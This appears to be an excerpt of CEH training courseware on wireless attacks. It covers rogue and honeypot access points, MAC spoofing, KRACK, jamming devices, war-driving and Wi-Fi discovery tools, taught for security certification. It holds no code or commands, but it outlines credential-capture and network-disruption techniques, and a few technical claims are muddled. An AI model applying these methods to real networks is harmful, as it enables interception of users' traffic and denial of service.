APs connect to client NICs by authenticating with the help of SSIDs. Unauthorized (or rogue) APs can allow anyone with an 802.11-equipped device to connect to the corporate network. An unauthorized AP can give an attacker access to the network. With the help of wireless sniffing tools, the following can be determined from APs: authorized MAC address, vendor name, and security configurations. An attacker can then create a list of MAC addresses of authorized APs on the target LAN, and crosscheck this list with the list of MAC addresses found by sniffing.


An attacker can then create a rogue AP and place it near the target corporate network. Attackers use the rogue AP placed into an 802.11 network to hijack the connections of legitimate network users. When a user turns on a computer, the rogue AP will offer to connect with the network user's NIC. The attacker lures the user to connect to the rogue AP by sending an SSID. If the user connects to the rogue AP as a legitimate AP, all the traffic the user enters will pass through the rogue AP, thus enabling a form of wireless packet sniffing. The sniffed packets may even contain username and passwords.



Client Mis-association

Mis-association is a security flaw that can occur when a network client connects with a neighboring AP. Client mis-associations can happen for a number of reasons such as misconfigured clients, insufficient coverage of corporate Wi-Fi, lack of Wi-Fi policy, restrictions on use of internet in the office, ad-hoc connections that administrators do not manage very often, attractive SSIDs, etc. This can happen with or without the knowledge of the wireless client and the rogue AP.

To perform client mis-association, an attacker sets up a rogue AP outside the corporate perimeter. The attacker first learns the SSID of the target wireless network. Using a spoofed SSID, the attacker may then send beacons advertising the rogue AP, in order to lure clients to connect. The attacker can use this as a channel to bypass enterprise security policies. Once a client connects to the rogue AP, an attacker can retrieve sensitive information such as user names and passwords by launching MITM, EAP dictionary, or Metasploit attacks to exploit client mis-association.



Misconfigured Access Point Attack


Most organizations spend significant amounts of time defining and implementing Wi-Fi security policies, but it may be possible for a client of a wireless network to change the security setting on AP unintentionally. This in turn may lead to misconfigurations in APs. A misconfigured AP can expose an otherwise well-secured network to attacks.

It is difficult to detect a misconfigured AP, as it is an authorized, legitimate device on the network. Attackers can easily connect to the secured network through misconfigured APs, and the device continues to function normally as it will not trigger any alerts even if the attacker uses it to compromise security. Many organizations fail to maintain Wi-Fi security policies and do not take proper measures to eliminate this flaw in security configurations.

As the Wi-Fi networks of organizations expand to more locations and more devices, misconfigured APs become increasingly dangerous. Some of the key elements that play an important role in this kind of attack include:

- **SSID Broadcast:** An attacker configures APs to broadcast SSIDs to authorized users. All AP models come with their own default SSID; and APs with default configurations using default SSIDs are vulnerable to a brute force dictionary attack. Even if the users enable WEP, the unencrypted SSID broadcasts the password in plaintext.
- **Weak Password:** Some network administrators incorrectly use the SSIDs as basic passwords to verify authorized users. SSIDs act as rudimentary passwords and help network administrators to recognize authorized wireless devices in the network.
- **Configuration Error:** Some configuration errors include errors made during installation, configuration policies on an AP, human errors made while troubleshooting WLAN problems, security changes not implemented uniformly across an architecture, etc. SSID

broadcasting is a configuration error that assists attackers in stealing an SSID, which makes AP assume that the attacker is attempting a legitimate connection.



Unauthorized Association

Unauthorized association is a major threat to a wireless network. It may take two forms: accidental association or malicious association. An attacker performs malicious association with the help of soft APs instead of corporate APs. An attacker creates a soft AP, typically on a laptop, by running some tool that makes the laptop's NIC look like a legitimate AP. The attacker then uses the soft AP to gain access to the target wireless network. Software APs are available on client cards or embedded WLAN radios in some PDAs and laptops that an attacker can launch directly or through a virus program. The attacker infects the victim's machine and activates soft APs, allowing an unauthorized connection to the enterprise network. An attacker who gains access to the network using unauthorized association can may steal passwords, launch attacks on the wired network, or plant Trojans.

Another type of unauthorized association is accidental association, which involves connecting to the target network's AP from a neighboring organization's overlapping network without the victim's knowledge.

Hacking Wireless Networks
Wireless Threats

Ad Hoc Connection Attack

CEH

The diagram illustrates a multi-story hotel building with various rooms: Lounge, Data Processing Room, Testing Room, and User Enabled Wi-Fi Ad Hoc Connection. An attacker is shown in a separate room, connected to the network via a red dashed line. The diagram shows how the attacker can exploit the ad hoc mode of the network to compromise the security of the organization's wired LAN.

Hotel Wi-Fi Network

Ad hoc mode is inherently insecure and does not provide strong authentication and encryption

Thus attackers can easily connect to and compromise the enterprise client operating in ad hoc mode

Wi-Fi clients communicate directly via an ad hoc mode that do not require an AP to relay packets


Attacker

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ad Hoc Connection Attack


Wi-Fi clients communicate directly via an ad hoc mode that does not require an AP to relay packets. Networks in ad hoc mode can conveniently share information among clients. To share audio/video content among clients, most Wi-Fi users use ad hoc networks. Sometimes an attacker can force a network to enable ad hoc mode. Some network resources are accessible only in ad hoc mode, but this mode is inherently insecure and does not provide strong authentication and encryption. Thus, an attacker can easily connect to and compromise a client operating in ad hoc mode.

An attacker who penetrates a wireless network can also use an ad-hoc connection to compromise the security of the organization's wired LAN.



Honey Pot Access Point Attack


If multiple WLANs co-exist in the same area, a user can connect to any available network. This kind of multiple WLAN is more vulnerable to attacks. Normally, when a wireless client switches on, it probes nearby wireless network for a specific SSID. An attacker takes advantage of this behavior of wireless clients by setting up an unauthorized wireless network using a rogue AP. This AP has high-power (high gain) antennas and uses the same SSID of the target network. Users who regularly connect to multiple WLANs may connect to the rogue AP. These APs mounted by the attacker are called “honey pot” APs. They transmit a stronger beacon signal than the legitimate APs. NICs searching for the strongest available signal may connect to the rogue AP. If an authorized user connects to a honey pot AP, it creates a security vulnerability and reveals sensitive user information such as identity, user name, and password to the attacker.



AP MAC Spoofing

In wireless networks, the APs transmit probes respond (beacons) to advertise their presence and availability. The probe responses contain information about the AP identity (MAC address), and the identity of the network it supports (SSID). The clients in the vicinity connect to the network through these beacons based on the MAC address and the SSID that it contains. Many software tools and APs allow setting user-defined values for the MAC addresses and SSIDs of AP devices. An attacker can spoof the MAC address of the AP by programming a rogue AP to advertise the same identity information as that of the legitimate AP. An attacker connected to the AP as the authorized client can have full access to the network.

This type of attack succeeds when the target wireless network uses MAC filtering to authenticate their clients (users).



Denial-of-Service Attack

Wireless networks are susceptible to DoS attacks. These networks operate in unlicensed bands and data transmission takes the form of radio signals. The designers of the MAC protocol aimed at keeping it simple, but the protocol has its own set of flaws that is vulnerable to DoS attacks. WLANs usually carry mission-critical applications such as VoIP, database access, project data files, and internet access. Disrupting these applications on WLANs by DoS attack is easy. This can cause loss of productivity or network downtime. Examples of MAC DoS attacks are de-authentication flood attacks, virtual jamming, and association flood attacks.

Wireless DoS attacks disrupt network wireless connections by sending broadcast de-authenticate commands. Transmitted de-authentication forces the clients to disconnect from the AP.

Hacking Wireless Networks
Wireless Threats

Key Reinstallation Attack (KRACK)

- All secure Wi-Fi networks use the **4-way handshake process** to join the network and to generate a **fresh encryption key** that will be used to encrypt the network traffic
- The KRACK attack works by exploiting the 4-way handshake of the **WPA2 protocol** by forcing Nonce reuse
- KRACK works against all **modern protected Wi-Fi networks** and allows attacker to steal sensitive information such as credit card numbers, passwords, chat messages, emails, photos, etc.

The diagram illustrates the WPA2 4-Ways Handshake process and how it is exploited by the KRACK attack. In the top section, 'WPA2 4-Ways Handshake', an Android/Linux user sends Message 1 (ANonce) to an Access Point. The Access Point responds with Message 2 (Signed SNonce). The user then sends Message 3 (Signed ANonce, encryption Key Installation) to the Access Point, which finally sends Message 4 (Acknowledgement) back to the user. The bottom section, 'KRACK Attack on WPA2 4-Ways Handshake', shows an attacker with a cloned access point intercepting the traffic between the user and the legitimate access point. The attacker intercepts Message 3 and replays it to the legitimate access point, causing it to reuse the ANonce. This allows the attacker to read all packets sent by the victim.

Copyright © by **ED-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Key Reinstallation Attack (KRACK)

KRACK attack stands for Key Reinstallation Attack. This attack exploits the flaws present in the implementation of a 4-way handshake process in WPA2 authentication protocol that is used to establish a connection between a device and the Access Point (AP). All secure Wi-Fi networks use the 4-way handshake process to join the protected network and to generate a fresh encryption key that will be used to encrypt the network traffic.

The attacker exploits the 4-way handshake of the WPA2 protocol by forcing Nonce reuse where he captures the victim's ANonce key that is already in use, to manipulate and replay cryptographic handshake messages. This attack works against all the modern protected Wi-Fi networks (Both WPA1 and WPA2), personal and enterprise networks, Ciphers WPA-TKIP, AES-CCMP, and GCMP. It allows the attacker to steal sensitive information such as credit card numbers, passwords, chat messages, emails, and photos. Any device that runs Android, Linux, Windows, Apple, OpenBSD, or MediaTek are vulnerable to some variant of the KRACK attack.

Hacking Wireless Networks
Wireless Threats

Jamming Signal Attack

CEH

- All wireless networks are prone to jamming
- This jamming signal causes a DoS because 802.11 is a CSMA/CA protocol, whose collision avoidance algorithms require a period of silence before a radio is allowed to transmit
- An attacker stakes out the area from a nearby location with a high gain amplifier drowning out the legitimate access point
- Users simply can't get through to log in or they are knocked off their connections by the overpowering nearby signal

Attacker Jamming Device

Attacker sending 2.4 GHz jamming signals

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Jamming Signal Attack

Jamming is an attack performed on a wireless environment in order to compromise it. During this type of exploitation, overwhelming volumes of malicious traffic result in DoS to authorized users, obstructing legitimate traffic. All wireless networks are prone to jamming. Spectrum jamming attacks usually block all communications completely. An attacker uses specialized hardware to perform this kind of attack. The signals generated by jamming devices appear to be noise to the devices on the wireless network, which causes them to hold their transmissions until the signal has subsided, resulting in a DoS. These jamming signal attacks are not easily noticeable.







The process of a jamming signal attack includes:

- An attacker stakes out the area from a nearby location with a high gain amplifier drowning out the legitimate access point
- Users simply can't get through to log in or they are knocked off their connections by the overpowering nearby signal
- This jamming signal causes a DoS because 802.11 is a CSMA/CA protocol, whose collision avoidance algorithms require a period of silence before a radio is allowed to transmit

Hacking Wireless Networks
Wireless Threats

Wi-Fi Jamming Devices



CEH

<p>MGT-P18 Wi-Fi Jammer</p>  <ul style="list-style-type: none">• Range: 6 ~ 8 meters• Internal Antennas• 1 frequency bands jammed (Wi-Fi / Bluetooth)• Portable	<p>MGT-P6 Wi-Fi Jammer</p>  <ul style="list-style-type: none">• Range: 10 ~ 12 meters• 4 antennas• 4 Frequency bands jammed (GSM - DCS - 3G - Wi-Fi - Bluetooth)	<p>MGT-615 Jammer</p>  <ul style="list-style-type: none">• Range: 5 ~ 100 meters• 6 antennas• 6 Blurred frequency bands jammed (2G - 3G - 4G - Wi-Fi / Bluetooth)• Wall mountable
<p>MGT-04 WiFi Jammer</p>  <ul style="list-style-type: none">• Range: 5 ~ 80 meters• 4 antennas• 4 Frequency bands jammed (GSM - DCS - 3G - Wi-Fi/Bluetooth)• Wall mountable	<p>MGT-06B Jammer</p>  <ul style="list-style-type: none">• Range: 20 ~ 45 meters• 6 antennas• 6 frequency bands jammed (GSM - DCS - 3G - 4G 800 - 4G 2600 - Wi-Fi/Bluetooth)• Internal battery : 3 hours of operating time	<p>MGT-08 Jammer</p>  <ul style="list-style-type: none">• Range: 5 ~ 45 meters• 8 antennas• 8 frequency bands jammed (2G - 3G - 3G - 4G - GPS L1 - GPS L2 - Wi-Fi/Bluetooth)• Wall mountable <p>http://www.magnumtelecom.com</p>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Jamming Devices

An attacker can jam a wireless network by using a Wi-Fi jammer. This device uses the same frequency band as that of a trusted network. This causes interference to the legitimate signal and temporarily disrupts the network service.



Wireless Hacking Methodology


To hack wireless networks, an attacker follows a hacking methodology. This process provides systematic steps to perform a successful attack on a target wireless network. This section will explain the steps of wireless hacking methodology.

A wireless hacking methodology helps an attacker to reach the goal of hacking a target wireless network. An attacker who does not follow a methodology may fail to hack a wireless network.

An attacker usually follows a hacking methodology to be sure of finding every single entry point to break into the target network.

The objective of the wireless hacking methodology is to compromise a Wi-Fi network in order to gain unauthorized access to network resources. Attacks use various wireless hacking methodologies that include:

- Wi-Fi Discovery
- GPS Mapping
- Wireless Traffic Analysis
- Launch Wireless Attacks
- Crack Wi-Fi Encryption
- Compromise the Wi-Fi Network



Wi-Fi Discovery

Finding a Wi-Fi network or device is the first step. An attacker performs Wi-Fi discovery to locate a target wireless network using tools such as inSSIDer Office, NetSurveyor, etc. Wi-Fi discovery procedures include footprinting the wireless networks and finding the appropriate target network that is in range to launch the attack.

Footprint the Wireless Network

Attacking a wireless network begins with its discovery and footprinting. Footprinting involves locating and analyzing (or understanding) the network. There are two methods to perform footprinting of a wireless network.

To footprint a wireless network, an attacker needs to identify the BSS provided by the AP. An attacker may identify the BSS or Independent BSS (IBSS) with the help of the SSID of the wireless network. Therefore, the attacker needs to find the SSID of the target wireless network. The attacker can use this SSID to establish an association with the AP to compromise its security.

An attacker can use these footprinting methods to detect the SSID of a wireless network:

- **Passive Footprinting method**

Using the passive method, an attacker detects the existence of an AP by sniffing the packets from the airwaves. This discloses the wireless devices, AP, and SSID. In the passive footprinting method, the attacker does not attempt to connect with any APs or wireless clients, and does not inject any data packet in the wireless traffic.

- **Active Footprinting Method**

In this method, the attacker's wireless device sends a probe request with the SSID to see if an AP responds. If the wireless device does not have the SSID in the beginning, it can send the probe request with an empty SSID. In the case of a probe request with an empty SSID, most APs respond to it with their own SSID in a probe response packet. Consequently, the empty SSIDs are useful in learning the SSIDs of APs. Here the attacker knows the correct BSS with which to associate, and can configure the AP to ignore a probe request with an empty SSID.

An attacker can scan for Wi-Fi networks with the help of wireless network scanning tools such as NetSurveyor and Xirrus Wi-Fi Inspector. The SSID is present in beacons, probe requests, and responses, as well as association and re-association requests. An attacker can obtain the SSID of a network by passive scanning. An attacker who fails to obtain SSID by passive scanning can detect it by active scanning. Then, the attacker can connect to the wireless network and launch attacks. Wireless network scanning allows sniffing by tuning to various radio channels of the devices.

Hacking Wireless Networks
Wireless Hacking Methodology

Wi-Fi Discovery: Find Wi-Fi Networks in Range to Attack









CEH

- The first task an attacker will go through when searching for Wi-Fi targets is **checking the potential networks** that are in range to find the best one to attack
- Attackers use various **Wi-Fi Chalking techniques** such as WarWalking, WarChalking, WarFlying, WarDriving to find the target Wi-Fi network to attack
- Drive around with Wi-Fi enabled laptop installed with a **wireless discovery tool** and map out active wireless networks

Wi-Fi Chalking Techniques

- **WarWalking:** Attackers walk around with Wi-Fi enabled laptops to detect open wireless networks
- **WarChalking:** A method used to draw symbols in public places to advertise open Wi-Fi networks
- **WarFlying:** Attackers use drones to detect open wireless networks
- **WarDriving:** Attackers drive around with Wi-Fi enabled laptops to detect open wireless networks

Wi-Fi Chalking Symbols

 <small>Free Wi-Fi</small>	 <small>Wi-Fi with MAC Filtering</small>	 <small>Restricted Wi-Fi</small>	 <small>Pay for Wi-Fi</small>
 <small>Wi-Fi with WEP</small>	 <small>Wi-Fi with Multiple Access Controls</small>	 <small>Wi-Fi with Closed SSID</small>	 <small>Wi-Fi Honeypot</small>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Find Wi-Fi Networks in Range to Attack

The first task an attacker will go through when searching for Wi-Fi targets is checking the potential networks that are in range to find the best one to attack. Attackers use various Wi-Fi Chalking techniques such as WarWalking, WarChalking, WarFlying, and WarDriving to find the target Wi-Fi network to attack.

- **Wi-Fi Chalking Techniques**

- **WarWalking:** Attackers walk around with Wi-Fi enabled laptops to detect open wireless networks.
- **WarChalking:** A method used to draw symbols in public places to advertise open Wi-Fi networks.
- **WarFlying:** Attackers use drones to detect open wireless networks.
- **WarDriving:** Attackers drive around with Wi-Fi enabled laptops to detect open wireless networks.

Drive around with Wi-Fi enabled laptop installed with a wireless discovery tool and map out active wireless networks. Attacker use the following to discover Wi-Fi networks for carrying out attacks

- Laptop with Wi-Fi card
- External Wi-Fi antenna
- Network discovery programs

Some of the tools used to discover Wi-Fi networks in range to attack are inSSIDer Office, NetSurveyor, Xirrus Wi-Fi Inspector, Acrylic Wi-Fi Home, etc.

Wi-Fi Discovery Tools

- **inSSIDer Office**

Source: <https://www.metageek.com>

inSSIDer Office is a Wi-Fi optimization and troubleshooting tool. It scans for wireless networks with your Wi-Fi adapter, so you can visualize their signal strengths, and what channels they are using. It also lists a lot of useful information about each network.

inSSIDer Office also listens for raw radio frequency activity with your Wi-Spy Mini, which is a special device called a "spectrum analyzer". This helps us see how busy each channel really is. The Wi-Fi adapter gives us information about nearby wireless networks, while the Wi-Spy Mini gives us information about channel activity and interference.

It provides the user with information about proper channeling of the wireless network, while offering the ability to check co-channel effects and overlapping networks. The application uses a native Wi-Fi API and the user's NIC, and sorts the results by MAC address, SSID, channel, RSSI, MAC, vendor, data rate, signal strength and "Time Last Screen."

Features:

- Inspect WLAN and surrounding networks to troubleshoot competing APs
- Track the strength of the received signal in dBm over time
- Track the strength of received signal in dBm over time and filter access points
- Highlight APs for areas with high Wi-Fi concentration
- Export Wi-Fi and GPS data to a KML file to view in Google Earth

- Shows which Wi-Fi network channels overlap
- Compatible with GPS devices

inSSIDer Office shows information in three different ways:

Networks Table	Shows a list of all the nearby wireless access points, wireless networks, or channels.
Details Pane	Shows details about the selected access point, wireless network, or channel. Click on a line item in the Networks Table to reveal the associated Details Pane.
Networks Graph	Shows a graphical representation of nearby wireless networks, what their signal strengths are, and how they share channels and overlap with each other.

In addition to the above discussed methods, there are many tools that attackers can use to discover target Wi-Fi networks. These Wi-Fi discovery tools help an attacker in discovering networks (BSS/IBSS), detecting ESSID broadcasting or non-broadcasting networks, their WEP capabilities, and hardware manufacturers. These tools enable a Wi-Fi card to find secured and unsecured wireless connections.

Some of the additional Wi-Fi discovery tools include:

- NetSurveyor (<http://nutsaboutnets.com>)
- Xirrus Wi-Fi Inspector (<https://www.xirrus.com>)
- Acrylic Wi-Fi Home (<https://www.acrylicwifi.com>)
- WirelessMon (<https://www.passmark.com>)
- Ekahau HeatMapper (<https://www.ekahau.com>)
- Vistumbler (<https://www.vistumbler.net>)
- Wi-Fi Scanner (<https://lizardsystems.com>)
- Kismet (<https://www.kismetwireless.net>)
- iStumbler (<https://www.istumbler.net>)
- AirRadar 4 (<https://www.koingosw.com>)
- Wellenreiter (<http://wellenreiter.sourceforge.net>)
- NetStumbler (<http://www.stumbler.net>)
- AirCheck G2 Wireless Tester (<http://enterprise.netscout.com>)

The image is a screenshot of a presentation slide titled "Mobile-based Wi-Fi Discovery Tools" under the heading "Hacking Wireless Networks" and "Wireless Hacking Methodology". The slide features the CEH logo in the top right corner. The main content is divided into two columns. The left column contains a text box describing "WifiExplorer" as an 802.11 network discovery tool that collects information about nearby wireless access points and displays it in useful ways. It also mentions that WifiExplorer uses 5 diagnostic views. The right column contains five tool cards: "WiFi Manager" (https://kmansoft.com), "OpenSignalMaps" (https://opensignal.com), "Network Signal Info Pro" (http://www.kalbits-software.com), "WiFiFoFum - WiFi Scanner" (https://play.google.com), and "WiFinder" (https://play.google.com). In the center, there are two smartphone screenshots showing the Wifi Explorer app interface. The left screenshot shows a list of detected networks with signal strength indicators: CBCI-DAE4-2.4 (-74 dBm), CBCI-FA18-2.4 (-40 dBm), and CenturyLink5880 (-59 dBm). The right screenshot shows a channel occupancy chart. At the bottom of the slide, there is a copyright notice: "Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited."

Mobile-based Wi-Fi Discovery Tools

- **WifiExplorer**

Source: <http://nutsaboutnets.com>

